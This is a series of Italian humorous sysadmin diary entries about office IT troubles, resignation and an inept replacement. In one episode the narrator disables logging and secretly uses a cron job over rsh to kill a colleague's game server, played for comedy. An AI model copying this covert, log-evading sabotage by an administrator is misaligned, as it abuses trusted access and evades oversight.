Questo e' andato piu' o meno bene fino all'invasione da parte dei Droni di \$immensasocieta...

Suona il telefono...

IO - Cosa?

CL - Hei! Mi sono arrivate un casino di mail tutte marcate 'spam'!

IO - E allora?

CL - Be'... non sono spam!

IO - A no? Come lo sai?

CL - Hemmm... una mezza dozzina sono della mia fidanzata...

IO - La tua fidanzata ti manda una mezza dozzina di mail al giorno?

CL - Hu... be'...

IO - Si' si'... vai avanti...

CL - Poi ho questa newsletter veramente molto interessante che...

IO - 'spetta che arrivo...

Mi dirigo verso la postazione di CL ed osservo la mail incriminata: e' completamente in HTML, contiene immagini (ergo: mime-multipart), ci sono linee e linee totalmente in maiuscolo, contiene riferimenti a "offerte irripetibili", "i migliori prezzi in assoluto" et similia, ci sono icone "clicca qui" ovunque, il "from" e' ovviamente fasullo e per concludere il tutto il "to" e' una interminabile sequenza di indirizzi... se c'e' una definizione di Spam, questa mail e' un perfetto esempio.

Ovviamente CL non apprezza la spiegazione...

CL - Ma non e' spam!

IO - Questo e' discutibile, comunque quale e' il problema?

CL - Be'...

IO - La mail la ricevi no?

CL - Si ma...

IO - Anche se e' marcata ti arriva lo stesso.

Cosa fa' l'applicazione X ?

CL - Pero'...

IO - (Io guardo)

CL - Vabbe'... lasciamo perdere...

Ovviamente il riposo e' di breve durata.

UL - Tutte le e-mail di \$immensocliente sono marcate come Spam!

IO - E ci credo! Usano \$ispnotoriamentespammatore!

UL - E che ci possiamo fare?

IO - Convincerli ad usare un altro isp meno fetente?

UL - No, intendo seriamente!

IO - (sospirando) Posso mettere l'indirizzo del tipo nella whitelist, ma poi non rompere se ti arrivano kili di spam non marcato.

Nel pomeriggio poi arriva UL2 accompagnato da Cliente Importante.

UL2- Ed ecco D che e' il nostro sysadmin, lui si occupera' dell'installazione della vostra applicazione...

IO - Io mi occuperò di... cosa?

UL2 fa un cenno come dire "dopo ti spiego"... che tradotto significa "sei fregato e non cercare di scappare via adesso".

Mentre io penso pensieri poco carini nei riguardi di UL2 il Cliente Importante (CI) butta l'occhio sul mio monitor...

CI - Hei! Ma come fate voi ad indicare le mail come 'spam'??

UL2- (guardando me) huuu...

IO - E' un semplice controllo fatto sul nostro server di posta.

CI - Ho sentito che usate Exchange! E' li' il controllo?

IO - No. Per queste cose usiamo un server linux.

CI - Veramente? E funziona bene?

IO - Anche troppo. In sei mesi non abbiamo mai dovuto riavviarlo, il server Exchange lo abbiamo riavviato sei volte in una settimana.

CI - (guardando UL2) Non sarebbe meglio usarlo anche noi Linux invece di Exchange come nella proposta?

UL2- Errr... ma...

CI - E sta cosa qui' dello spam e' veramente interessante... (rivolto a me) quanto costa?

IO - Niente. Linux e' gratuito.

CI - (rivolto ad UL2) Perche' nella proposta non c'e' questa opzione?

UL2- HUUUU...

CI - (stringendomi la mano) Fa' piacere conoscere gente preparata. (portandosi via UL2) Vediamo un po' una proposta alternativa con sta cosa di Linux...

...non so se essere contento o no...

Davide

29/11/2004 00:00

La Mia Internet E' Rotta!

La Mia Internet E' Rotta!

*Nota: questa "storia" e' stata scritta **dopo** la Back to / se avete difficolta' a seguire il "tempo" e' comprensibile.*

Eccomi pronto per una interessantissima riunione con HRSL, SUSL ed SL.

Le cose si preannunciano interessanti, e la letterina che sporge dal mio taschino rendera' sicuramente l'atmosfera elettrizzante, soprattutto per SL dopo che l'ho mandato a cagare.

Per i piu' curiosi del "come' che lo hai mandato a cagare", diro' solo che con un firewall zoppicante, un database server (che supporta l'intera azienda piu' qualche server di clienti) che ha cessato improvvisamente di funzionare (motherboard bruciata) ed il server di posta (Exchange) che faceva le bizze, non avevo **nessunissima** voglia di discutere con lui i suoi problemi di rete wireless casalinga.

Entro quindi nell'ufficio di HRSL e SUSL con SL alle calcagna, HRSL sta parlando con qualcuno al telefono, ci sediamo ed io attendo pazientemente che HRSL finisca.

SUSL- (guardando HRSL) Penso che possiamo anche incominciare, tanto lui sente.

IO - Ah, beh, contento te... NewsFlash: me ne vado!

SUSL- ????!!!!

HRSL- He? (ed ha riattaccato il telefono)

Ci sono rimasto come un ebete pure io... **ha riattaccato in faccia al tipo con cui stava parlando!**

HRSL- Ma come?

SUSL- Ma perche'?

HRSL e SUSL in coro- QUANDO???

IO - Come, e' semplice, perche', non dite che non lo sapete che lo sapete benissimo: cio' che penso l'ho sempre messo per iscritto, quando: ASAP!

HRSL- Hemmm... dunque (scartabellando tra le sue scartoffie)... si', quindi hai ancora cinque settimane di ferie... quindi... **potresti andartene domani mattina!!!**

SUSL, HRSL ed SL si guardano tra di loro, poi guardano me.

HRSL- Hemmm...

SUSL- Tu non ci lasci nella merda vero?

IO - Non l'ho mai fatto prima, non comincero' di certo adesso (taccio sul fatto che la tentazione e' forte).

SL - Dunque... sarebbe opportuno vedere un momento in dettaglio quali sono le tue competenze e come riassegnarle... credo che sia meglio se ci rivediamo, magari domani.

IO - Per me...

HRSL- Mi serve qualche cosa di formale per...

Prima ancora che lui finisca la frase estraggo la busta di tasca.

IO - Eccoti accontentato.

Cosa fa' l'applicazione X ?

Un paio d'ore dopo sto parlando con CL, il quale in teoria (molto in teoria) dovrebbe sostituirmi nel caso di mia subitanea mancanza.

IO - Quindi dopo aver copiato il .jar nella directory lo scompatti e poi si tratta di controllare i file di configurazione...

CL - (scrivendo) ...momento... c-o-p-i-a-t-o...

IO - ...forse fai prima ad **ascoltare** quello che dico e **poi** scriverlo...

CL - (sempre scrivendo) ...momento... a-s-c-o-l... cose' che hai detto?

IO - Hemmm... niente, lascia perdere...

Mentre sto pensando a come fare un cat /dev/clue > CL il mio telefono si mette a suonare.

CL2- La mia internet e' rotta!

IO - La tua cosa?

CL2- La mia internet!!

IO - ...da quando possiedi Internet?

CL2- Beh... non e' proprio la mia...

IO - Sì, che non lo e' ne sono sicuro, adesso dimmi che accidenti hai.

CL2- Quando cerco di inviare posta con Lookout mi da' degli strani errori.

IO - Errori tipo "La tua mailbox e' overquota e l'invio di mail e' proibito"?

CL2- Esatto!... come fai a saperlo?

Allungo il telefono a CL.

IO - Spiegaglielo te a questo demente come funzionano le mail-quota...

CL - (guardandomi stralunato) Le... cosa???

IO - (riattaccando) ??Vorresti dirmi che hai "lavorato" con UL che ha installato il server di posta (cioe' ha premuto "next" sul programma di installazione) e **non** sai delle mail-quota???

CL - Herrr... non proprio...

IO - Tu dovresti essere in grado di sostituirmi in caso di mia subitanea mancanza vero?

CL - Hu....

Perche' ho questa improvvisa voglia di prendermi tutte e 5 le settimane di ferie a partire da **adesso**???

Davide

12/06/2004 00:00

28 Giorni Prima

28 Giorni Prima

*Nota: questa "storia" e' stata scritta **dopo** la Back to / se avete difficolta' a seguire "il tempo" e' comprensibile.*

Eccomi al cospetto del manglement per la mia "intervista d'uscita", dato che sono sempre un coglione (come la mia povera mamma mi diceva sempre), ho deciso di non lasciare tutti nella XXXXX piu' totale ma di cercare di lasciare tutto il piu' possibile funzionante ed in una condizione mantenibile.

La riunione di oggi dovrebbe decidere cosa c'e' ancora da fare ed il modo migliore di organizzare i (pochi) giorni che mi rimangono da passare qua dentro.

HRSL- Ok, allora cominciamo con il capire di cosa ti stai occupando in questo momento.

IO - ?? Come sarebbe a dire ?? Tu sei il capo del personale, dovresti sapere cosa la gente fa o dovrebbe fare!

HRSL- Si', ma saperlo direttamente da te e' meglio cosi' non ci sbagliamo.

IO - Vabbe', le mie principali attivita' sono il supporto hardware e software per gli utenti, la manutenzione ordinaria per le stampanti, il centralino del telefono, il sistema di allarme gli "additivi per le presentazioni" (aka: il beamer), poi c'e' la parte server, installazione e manutenzione dei server Unix/Linux/Windows, installazione e tuning dei servizi, application servers... blah blah blah... databases... oracle, mysql, postgres, sqlserver... blah blah... il monitor di sistema.. blah blah... aiutare i programmatori quando fanno casino... blah blah... java, perl, php, C, C++, ruby, python... blah blah... firewall... blah blah...

Dopo circa una mezz'ora HRSL aveva le palle degli occhi che sembrava il Wil Coyote prima di schiantarsi al suolo ed aveva riempito due pagine e mezzo del suo bloc-notes, SL e SUSL si scambiavano occhiate strambe e CL che in teoria (molto in teoria) dovrebbe sostituirmi aveva un'espressione della serie "io so na sega di tutta quella roba li".

SL - Hemmm... ma come' che fai tutta sta roba?

IO - (guardandolo come per dire: ma mi pigli per il culo)...perche' e' il mio lavoro?

SL - No, intendo... ok per l'installazione dei server, ma se un programmatore ha dei problemi perche' viene da te?

IO - ...perche' sono l'unico che ci capisce qualche cosa?

SL - Be', i programmatori dovrebbero risolverseli da solo i loro problemi...

IO - Non dirlo a me, dillo a loro.

SL - Si, ma tu non dovresti aiutarli...

IO - Senti, io posso anche mandarli a cagare, ma questo non li aiuta di certo a finire il loro lavoro. Il punto finale e' che aiuti sta gente a finire il loro progetto oppure no. E se loro non finiscono il progetto l'azienda non becca i soldi. Chiaro?

E pensare che il "piano" inizialmente era che **io** avrei dovuto fare anche eventuali modifiche ai progetti dopo la consegna...

HRSL- Vabbe', vediamo un attimo quali 'skill' ci perdiamo e come possiamo risolvere...

IO - Leggi il mio curriculum, ce lo avete ancora no?

HRSL- Hemmm... certo... vediamo... (prende il curriculum dal pacco di fogli e lo guarda)... allora....

Dopo un 5/6 minuti passati a guardarlo si rivolge a CL.

Cosa fa' l'applicazione X ?

HRSL- Tu quanto ne sai di sta roba?

CL - Io so na sega di tutta sta faccenda!

SL - Sii piu' specifico!

CL - (enumerando) Non so una mazza di programmazione! Java, Php, C, tutta quella roba per me e' arabo!
Non so una mazza di databases, non so una mazza di Unix o Linux, non so una mazza di application servers...

IO - Fai prima a dire cosa sai.

CL - ...non so una mazza...

E questa e' l'unica cosa giusta che ha detto!

SL - Forse facciamo prima a vedere quali skill ci servono in aggiunta a quelli che gia' abbiamo.

HRSL- Hemmm... vediamo... (leggendo il mio CV) dunque... programmazione, databases... application servers...

IO - Ti serve un Amministratore di Sistema. Punto. Questo e' quello che devi scrivere sulla ricerca di personale. Non seghe mentali.

HRSL- Ma lo sai che adesso sta roba deve andare al'HR di \$immensasocieta, e loro vogliono una job description dettagliata perche' non sono esperti tecnicamente, quindi quello che trovano nella Job Description e' quello che vogliono vedere scritto sul CV...

IO - Quello che vuoi dire e' "sono un branco di idioti e non sono capaci di parlare con chi capisce qualche cosa e gli saprebbe dire se stanno leggendo cazzate o no", giusto?

HRSL- Hemmm...

SL - Vabbe', ma tutta questa roba non e' strettamente necessaria, io so per certo che in \$sedestaccata di \$immensasocieta ci sono almeno 4 persone che conoscono Oracle, in caso di emergenza possiamo chiamare loro, per quanto riguarda \$applicationserver...

IO - Certo! Ed io ne conosco almeno altri 3 o 4 a New York ed un paio ad Hong Kong, il problema e' che **non sono in questo edificio!** Quando il db server si introia lui (indicando CL) non puo' passare un ora al telefono cercando di ricordare *come ca\$\$o si chiamava quel tipo e dove accidenti stava*, devi avere qualcuno **qui**, che puoi incatenare alla consolle e fargli ritirare su il db *prima* che il telefono si fonda ed il mail server esploda perche' la gente continua a domandare "come' che \$applicazione non funziona piu?".

Considerando che ho ancora 28 giorni lavorativi da passare, perche' mi viene in mente quel noiosissimo film?

Davide

13/12/2004 00:00

Can You See Curtains? Then Isn't Windows! *

Can You See Curtains? Then Isn't Windows! _

*Nota: questa storia e' stata scritta **dopo** la Back to / se avete difficolta' a seguire "il tempo" e' normale.*

Sembra un normale mercoledi', sto passando il tempo scrivendo documentazione sul come le cose dovrebbero essere fatte. Devo dire che, dopo l'aver presentato le mie dimissioni, tutti quanti hanno improvvisamente realizzato che *esisto*, ed ogni cinque minuti qualcuno arriva giu' a domandare "come" che veniva fatta questa cosa qui"???". Il che non e' troppo male, dato che, improvvisamente, tutti si rendono conto che a qualche cosa servo.

Quello che non mi sembra troppo bello e' il tipo che e' stato selezionato come 'mio rimpiazzo'. Probabilmente un MCSE ne sa' piu' di lui.

Ovviamente, nella concezione di \$immensasocieta, non si puo' sostituire un SysAdmin con un altro SysAdmin. Deve essere un "Senior" SysAdmin. Lasciamo perdere che ha la meta' dei miei anni. Per comodita' chiamamolo UL.

Il tipo sostiene anche di avere conoscenze di Linux, un paio di giorni fa mi ha chiesto cosa e' un rootkit e perche' il suo antivirus gli dice che lo ha installato. Hummmm...

Ma chi sono io per giudicare l'intelligenza della sua assunzione da parte del manglement di \$immensasocieta? In fondo sono le stesse persone che hanno deciso che "per motivi di sicurezza" tutti i server esposti ad internet devono usare solamente Windows e, sempre per "motivi di sicurezza" tutti i mangler devono essere dotati di laptop con VPN preferenziale per connettersi ai loro server (specialmente quelli relativi ai dati finanziari), senza password e senza alcuna autenticazione. Devono sapere cio' che fanno no?

Ovviamente, il tipo ci tiene a far vedere che Lui Sa Tutto, infatti una delle prime cose che ha fatto e' stato installare un server Debian per usarlo come Unreal Turnament Server. E lo ha messo in NAT su internet. Regola di firewall: tutto passa dentro e fuori.

Dopo aver dato una breve occhiata alla macchina ho disattivato il logging ed ho impostato un cron job che, dal database server, usa rsh per ammazzare il processo uuc_server ogni 2/3 minuti a caso.

Ho notato con parziale dispiacere che ha passato almeno 3 giorni grattandosi la pera e domandandosi "come" che non funziona?", ma si e' ben guardato dal chiedere qualche cosa a me. Chissa' come mai.

E adesso, ore 15.35, eccolo acchiappare la sua giacca e dichiarare che "la giornata e' finita". Contento il manglement.

Alle 17.12 una delle iconcine sul mio monitor di sistema diventa nera. La connessione con internet e' persa.

Rapido controllo: il firewall e' di nuovo morto.

Quel #\$\$%@\$!\$ firewall lo abbiamo riparato una volta, si e' ri-scassato dopo 40 minuti di funzionamento, io l'ho infilato nella pattumiera ma qualcuno (un'UL a caso) lo ha ripescato e fatto ri-riparare, e adesso e' di nuovo kaputt.

A mali estremi...

Cosa fa' l'applicazione X ?

Vado in Sala Macchine, tolgo il firewall dal rack, acchiappo il primo PC "spare" che mi trovo sotto mano, schiaffo dentro due schede di rete, infilo un Live Evaluation CD, boot. ifconfig. Uno scriptino IPTables "ad-hoc" ed ecco la connessione con Internet ripristinata.

Un paio di modifiche allo script di Iptable ed anche l'ambiente di testing ricomincia a prendere vita. Ok, mission accomplished, tempo totale di downtime: 34 minuti.

Il mattino dopo UL non si vede. Pare abbia deciso che, dato che il giorno prima e' rimasto fino a dopo le 15, il giorno dopo ha diritto a mezza giornata di ferie. Vabbe'. Io nel pomeriggio devo andare da \$futurosignoreepadrone per completare le formalita', quindi lascio un messaggio spiegando il come ed il cosa e specificando che **bisogna comperare un nuovo firewall!!!**.

Nel pomeriggio me ne sto andando a casa quando il cellofono comincia a squillare.

IO - Cosa?

UL - Qui' non funziona piu' una mazza! Siamo senza connessione di rete! il Testing non funziona piu!!!!

IO - Che cavolo hai combinato?

UL - Niente!!

IO - Funzionava perfettamente, che cavolo hai combinato?.

UL - Volevo aggiungere un server al firewall per averlo disponibile su internet...

IO - Ma non hai ancora finito di rompere gli zebedei con Unreal Turnament?

UL - ...her.... come lo sai?

IO - Sono un indovino. Vai avanti.

UL - Be'... il firewall non mi voleva fare collegare e allora...

IO - ...hai riavviato il firewall...

Ovvio! Il coglione sa solo come funziona Windows! Solo che, dato che si avvia da un Live Eval, tutte le modifiche che ho fatto erano **solo in memoria**. Riavvia la macchina e... bye bye firewall!

UL - Cosa possiamo fare?

IO - "Possiamo" ?

UL - Dobbiamo sistemare sta cosa!

IO - "Dobbiamo" ?

UL - Insomma!!!

IO - Guarda, io adesso me ne vado a casa e domani ci si pensera'.

UL - Ma!! Ma!!!

IO - La vedi la lavagna che e' appesa dietro al mio tavolo?

UL - Si.

IO - Bene, adesso scrivici cento volte "Se non e' Windows non si riavvia".

UL - Ma come faccio io a saperle certe cose?

IO - Quali cose? Per esempio "come ammazzare un processo che gira su una macchina senza fare login su quella macchina"?

C'e' un certo silenzio da quella parte, a me sembra di sentire le rotelline nel cervello di UL cominciare ad ingranare lentamente.

UL - ...come diavolo hai fatto???

IO - Questo lo so io, e tu lo devi scoprire.

E detto questo ho riattaccato. Si', di nome faccio Bastardo. Perche'?

Cosa fa' l'applicazione X ?

** Vedi tendine? E allora non e' Windows*

Davide

20/12/2004 00:00

Il Colore Dei Guai

Il Colore Dei Guai

Sono le 9.01 quando raggiungo l'ufficio. Noto subito con parziale dispiacere che UL (quello che dovrebbe sostituirmi se sapesse cosa sta facendo) e' gia' arrivato, dato che la sua giacca e' appesa all'appendiabiti, pero' lui in persona non c'e'. Vabbe', poco male. In realta' meno lo vedo meglio sto.

Una controllata ai nastri di backup, una verifica di come funziona il nuovo condizionatore installato in Sala Macchine, e sono pronto per il primo caffe' della giornata.

Prendo la tazza e mi avvio verso la macchina ma non faccio manco in tempo a raggiungerla che UL2, che si fregia del titolo di "Developer Manager" mi accalappa.

UL2 - Eccoti qua'! Vieni che abbiamo bisogno di te.

E mi riporta verso la mia postazione. Noto che UL e' seduto al suo posto adesso, con lo sguardo incollato al monitor e le mani alla tastiera (aka: sta giocando).

IO - Allora, quale e' il problema?

UL2- Dobbiamo installare una macchina con \$applicationserver e \$contentmanagerserver!

IO - Be', per \$applicationserver non c'e' problema, ma \$contentmanagerserver noi non ce lo abbiamo. Non lo abbiamo mai usato. Non credo di averlo manco mai visto in vita mia.

UL2- Non c'e' problema (allungandomi un CD). Eccoti il CD di \$contentmanagerserver!

IO - (senza fare una mossa per acchiapparlo) E quale parte di "non l'ho manco mai visto in vita mia" non ti e' chiara?

UL2- Be', anche questo non e' un problema, lui (indicando UL) e' appena stato ad un corso su questo coso!

IO - E allora il CD dallo a lui che se lo installi.

UL2- Be'...(si rivolge ad UL) allora lo installi tu?

UL nel frattempo non ha alzato gli occhi dal suo monitor ne' staccato le dita dalla tastiera, data la presenza della lingua all'angolo della bocca deduco che sta giocando ad Unreal, e sta perdendo (come al solito).

Avvertendo il fatto che UL2 si sta pericolosamente avvicinando a vedere cio' che c'e' sul suo monitor, UL balza come un giaguaro a premere alt-tab per coprire la finestra di Unreal con Lookout (sempre tenuto a tutto schermo).

O meglio, ci **balzerebbe** se non fosse che il tasto Tab non si muove di un micron.

Rimango percio' a vedermi UL2 osservare un po' schifato il monitor di UL, mentre quest'ultimo picchia con sempre piu' violenza sul tasto Tab.

UL2- Vabbe', ma smettila almeno un attimo di giocare no?

UL - Non sto giocando e' che... dann... sto tasto non funziona...

IO - Ho! Gia', mi sono dimenticato.. ieri pomeriggio verso le 16.00, dopo che te ne eri andato ho avuto un piccolo incidente con il superattack... ma mi sembrava di averlo rimosso tutto, forse ne e' rimasto un po'.

UL mi osserva non molto contento, ma viene interrotto da UL2.

UL2- Eccoti il CD, ci serve il server pronto entro domani possibilmente.

Cosa fa' l'applicazione X ?

UL si volta verso di me ed apre la bocca per parlare.

IO - No.

UL rimane inebetito per un attimo dalla tecnica risposta-prima-della-domanda, chiude la bocca e poi la riapre.

IO - Quale parte di "NO" non hai capito?

UL - Herrr... ma perche'?

IO - Perche' il corso lo hai fatto tu non io, io non ho la piu' pallida idea di cosa sia quell'arnese, inoltre tu sarai quello che dovra' gestirselo fra (guardando la lavagna con il countdown) 12 giorni, quindi e' meglio che te lo gestisca fin da subito.

UL - Ce lo abbiamo un computer per sta roba?

IO - I 3 che hai sotto la scrivania non sono abbastanza?

UL contempla per un attimo la possibilita' di sacrificare il suo adorato Unreal server... poi...

UL - (rivolto ad UL2) Ci serve un server nuovo per questa cosa!

UL2- E quanto ci vuole ad averlo?

UL - Circa 20 giorni...

UL2 parte come un treno verso l'ufficio di SL. Io mi piazco finalmente alla mia postazione e comincia a controllare un po' di log. Ma vengo distratto quasi subito da UL.

UL - Ce la abbiamo un'altra tastiera per sostituire questa?

IO - Lo sai dove sono no?

UL - Potrest...

IO - No. Alza il culo e vattela a prendere da solo.

UL si alza con aria sofferente e si avvia verso le scale. Io continuo a controllare il mio log quando un tizio si avvicina al mio tavolo... ed io lo riconosco subito: e' uno degli Unni di Another Nice Day, questo e' l'Unno-Capo.

UC - Salve!

IO - (acchiappando la chiave inglese che non si sa mai) Che c'e'?

UC - Niente! Dovevamo portare i coperchi per le prese (mostrandomi la scatola).

IO - Dopo **solo** 4 mesi?

UC - Hemmm... il traffico... gli ordini...

IO - Vabbe', molla li' che poi le metto io.

UC - Suvvia! E' stato solo una svista! Tutti fanno errori...

IO - E come no. Confondere un cavo rosso con uno giallo e' verde e' roba da niente.

UC - Be' per X (l'elettricista in questione) e' abbastanza normale dato che e' daltonico.

IO - E gia'....**DALTONICO????**

UC - Praticamente...

IO - E voi gli fate fare gli impianti elettrici????

UC - Hemmm... veramente lui dovrebbe solo aiutare a spostare il materiale, ma usare il saldatore lo diverte talmente tanto...

Portatelo via... portatelo via prima che lo ammazzi...

Cosa fa' l'applicazione X ?

Davide

27/12/2004 00:00

Cronaca Di Una Catastrofe Prevedibile

Cronaca Di Una Catastrofe Prevedibile

Premessa: Cio' che segue e' la cronaca di cio' che e' avvenuto un venerdi' sera. Non sono del tutto sicuro dello svolgimento, dato che non ero materialmente presente, ma un testimone oculare mi ha assicurato che i fatti si sono svolti piu' o meno nel modo seguente.

Sono le 18.01 di un comune venerdi', o cosi' pare a me... non c'e' niente di anomalo, quindi una controllata ai nastri di backup e poi mi avvio verso la mia moto. Tra l'altro, venerdi' sera ho anche il corso (sto cercando di migliorare la mia comprensione della lingua) quindi spengo il cellofono e vado. Alle 18.13 ovviamente, la catastrofe colpisce.

Uno dei server Winblowse (quelli che \$immensasocieta vuole mettere al posto di tutti i server Unix/Linux con la scusa che "sono piu' facili da amministrare") decide che e' venuto il momento di smettere di funzionare, purtroppo tale server ospita una fetenzia di applicazione che dovrebbe essere testata durante il weekend. UL1 pertanto entra in panico ed inizia a tempestare il mio telefono. Dopo un 30/40 telefonate a vuoto, scende di persona e scopre con orrore che non sono piu' li'.

A questo punto, incapace di pensare coerentemente, acchiappa UL (il mio supposto rimpiazzo), il quale dovrebbe teoricamente essere in grado di sostituirmi in tutto e per tutto.

Non ho ancora capito come' che UL era ancora li' a quell'ora, dato che la sua politica e' di svanire in una nuvola di zolfo verso le 16.30, ma tante'...

UL - Credo che ci sia da riavviare il server...

UL1 - Ottimo, riavviamolo!

UL - Ma non so dove'...

UL1 - Be'... non sara' molto distante no?

Osservano l'esposizione di computers, tutti chiaramente etichettati con nome, indirizzo IP e (piu' o meno) funzioni.

UL1- (indicando un Vectra etichettato "console Sun") Che ne dici di questo? Mi pare buono!

UL - HUUUU... non so...

UL1- Be'! Facciamo qualche cosa!

UL - Hemmm... (schiaaccia il tasto reset sul computer)

Vectra - Gaaaaa!!! Mi devo resettare!!! Oddio! C'e' qualche cosa collegato alla seriale... Hei! Tu! Mi sto resettando!

SUN - Hu? Cos... O pork... RESET! RESET!...

Dopo una decina di minuti circa il vectra si e' riavviato... ma il Sun non e' cosi' convinto...

SUN - (guarda il suo log) Cosa cavolo e' successo?? A! Mi sono resettato a causa di un segnale sulla consolle.... ok... e adesso che faccio? Aspettiamo un po'...

UL1- (parlando al telefono) Allora, funziona? Come no? E che ne so! (si rivolge ad UL) Non funziona ancora...

UL - Senti, ma non potremmo aspettare lunedì'??

Cosa fa' l'applicazione X ?

UL1- Nooooooooo!!!!

A questo punto UL2 si rende conto che la **sua** applicazione (ospitata su un certo SUN a caso) non funziona piu'. E si precipita giu' anche lui.

UL2 - L'applicazione di \$cliente non funziona piu'!!! che cavolo state combinando???

UL1 ed UL si guardano.

UL - Mi sa' che non dovevamo resettare quel computer.

UL2 - Resettare cosa???

UL1 - Vabbe', ma e' riavviato no?

UL - Si'.

UL2 - E allora perche' la mia applicazione non funziona piu'??

UL - E che ne so io!

UL2 - Possiamo controllare?

UL - E come si fa?? Io non so una mazza!

UL2 - Ma non dovresti essere in grado di sostituire D?

UL - Hemmm... be'....

UL1 - (rivolto ad UL2) Ma la tua applicazione non funziona su SUN?

UL2 - Si'.

Lo sguardo di UL1 rapidamente scansiona tutte le SUN presenti (4) e ne individua una marcata \$applicazione - indirizzioip. E nota anche il led lampeggiante sul fronte (tutte le SUN Enterprise hanno un led lampeggiante, se lampeggia vuol dire che la macchina sta funzionando).

UL1- ...lampeggia... che vor di'?

UL - (si stringe nelle spalle)

UL1- Se provassimo a riavviarla?

UL - Come si fa?

UL ed UL1 guardano la macchina...

UL1- C'e' un interruttore a chiave qui'...

UL - Che si fa?

A questo punto il cellulare di UL2 comincia a suonare, ed e' \$cliente di \$applicazione (ovviamente) che domanda come' che di botto la loro bellissima applicazione e' irraggiungibile...

UL1- Proviamo a girare questo cazzo di interruttore!

UL acchiappa la chiavetta (sono tutte uguali...purtroppo) e manovra l'interruttore. Pare non succedere nulla. Manovra l'interruttore un 20/30 volte.

SUN - Aho' cos... TRIP! GRUNZ! cavo... ZONK! FRUCK! succ... BLOING!

PowerSupply#1 - Ayeee!!!! Che cavolo succede???

PowerSupply#2 - Naaaaaa!!!! Aiut!!!

SUN - PowerSupply #1 failed! PowerSupply #2 failed! Emergency Shutdown! Zuuuuuuuooooooooiiiiiii.....

UL - (osserva la lucina affievolirsi) Ora non lampeggia piu'...

Cosa fa' l'applicazione X ?

Il mio cellulare ha segnato 86 chiamate perse quella sera, ed altre venti sul telefono di casa.

Davide

01/03/2005 00:00

Gimmeyourpassword!

Gimmeyourpassword!

Mattinata estremamente tranquilla, sto controllando i file che non sono stati backuppati sul disco condiviso degli utenti (perche' la gente fa dei backup di Lookout che tanto non servono ad un fico secco?) quando UL mi capita davanti.

UL - Devo accedere al progetto \$progetto su CVS ma non riesco!

IO - E che problema hai?

UL - Non accetta la mia password!

Rapido controllo...

IO - Per forza, non hai un account su CVS!

UL - Come non ho un account?

IO - No, ecco, adesso l'ho creato (gli porgo la tastiera) Scegli una password.

UL - Ma non posso usare la stessa password che uso per la rete?

IO - Certo che puoi, sarebbe meglio di no pero'.

UL - (senza fare una mossa per digitare qualcosa) E allora possiamo usarla?

IO - Cosa?

UL - La password di rete.

IO - Certo che si' (indicandogli la tastiera) Digitala.

UL - Hemmm... il fatto e' che non me la ricordo...

IO - (gia' presupponendo la risposta) E come accidenti fai a fare login al mattino?

UL - Non faccio mai logout...

E mi pareva strano...

IO - Vorresti dire che qualunque imbecille che passa di li' puo' usare il tuo computer con i *tuoi* diritti di accesso alla rete, leggere la *tua* mail, i *tuoi* documenti eccetera eccetera?

UL - Hemmm... be...

IO - E non ti pare un pelo poco intelligente, per non dire completamente imbecille?

UL - Ma non riesco a ricordarmi tutte ste' password!

IO - "Tutte" quali?

UL - Be', la password di rete e.... e....

IO - E basta?

Dopo una bella manfrina sull'importanza delle password e della sicurezza gli faccio cambiare la password di dominio e lo convinco a scegliersi una password per CVS. Ma so gia' che la tranquillita' e' di breve durata, infatti un paio d'ore dopo arriva SL.

SL - Riguardo sta storia delle password...

IO - Che "storia delle password" ?

SL - Be', la password di rete, quella della posta...

IO - ...che e' la stessa di rete...

SL - ...quella della intranet...

IO - ...che non ha piu' una password...

SL - ...quella del programma dei rapportini...

IO - ...che non e' affare mio dato che se lo gestisce HRSL...

Cosa fa' l'applicazione X ?

SL - ...quella di CVS...

IO - ...che solo gli sviluppatori usano...

SL - ...quella di Visual Source Scrap...

IO - ...che solo gli sviluppatori usano...

SL - hemmm...

IO - (gia' sapendo cosa dira' tra poco) Si?

SL - Ma non si potrebbe avere un'unica password per tutta sta roba?

Eccolo... e lo sapevo io che ci arrivava con sta storia.

IO - Guarda che nessuno ti impedisce di impostare la stessa password per tutti i servizi. Io pero' te lo sconsiglio vivamente.

SL - Si, ma io non voglio impostare la stessa password, cosi' poi devo cambiarle tutte ogni volta, io vorrei che tutti i servizi usino la stessa password. Cosi' la cambio una volta per tutte...

IO - Aaaaa... la solita vecchia storia della "single login"... si' come no. Bella idea. (agitando le dita alla Mago Silvan) Ocus-pocus- Open-Sesami... e sei dentro. Non funziona.

SL -

IO - E' come la faccenda del "paperless office", una fantastica idea in teoria, in pratica un fallimento totale. Non funziona.

SL - Ma ... perche'?

IO - (guardandolo da sopra gli occhiali) Pensaci su un attimo e lo capirai da solo.

SL si sprema le meningi per un paio di minuti. Ma, essendo MCSE (Must Consult Someone Experienced), MCP (Must Continue Playing) ed MSA (MicroSoft Addicted), dopo un po' il suo mononeurone da' forfait.

SL - Perche' questo sistema di singola password non funzionerebbe?

IO - Oh joy! Non dirmi che devo rifarti tutta la trafila per l'ennesima volta?

SL - Be'...

IO - (contando sulle dita) Primo: ragioni di sicurezza, se hai una sola password per accedere a tutti i servizi e quella password viene persa o craccata sei fregato. Chiunque l'abbia ha accesso a **tutti** i servizi, nessuno escluso. E' come avere una unica chiave che apre la tua porta di casa, la tua auto, la tua moto, la bicicletta, il conto corrente, l'armadio dove tieni le fruste e gli altri accessori sadomaso per non parlare della collezione di Playboy d'annata.

SL - ...sono 'collector edition'... e tu come lo sai?

IO - (agitando una mano alla Dogbert) E questo e' anche il motivo per cui quelli come **me** hanno 3 mazzi di chiavi: uno per casa, uno per l'ufficio ed uno per la moto. Cosi' che se ne perdo uno devo cambiare solo **un** set di serrature e non tutto il blocco! Ma non divaghiamo. Secondo: praticita'. Se c'e' una sola password chiunque abbia una password ha accesso a tutti i servizi, ma noi non vogliamo quello, chi ha accesso alla posta non e' detto che debba/voglia accedere a CVS o al programma dei rapportini. Perche' sono sistemi diversi, su server diversi e con scopi diversi. Quindi dovremmo gestirci delle enormi ACL per differenziare gli accessi. E questo comporta esattamente lo stesso lavoro che mantenere i sistemi separati e non-comunicanti.

SL - ...e chi ti ha detto dell'armadio??

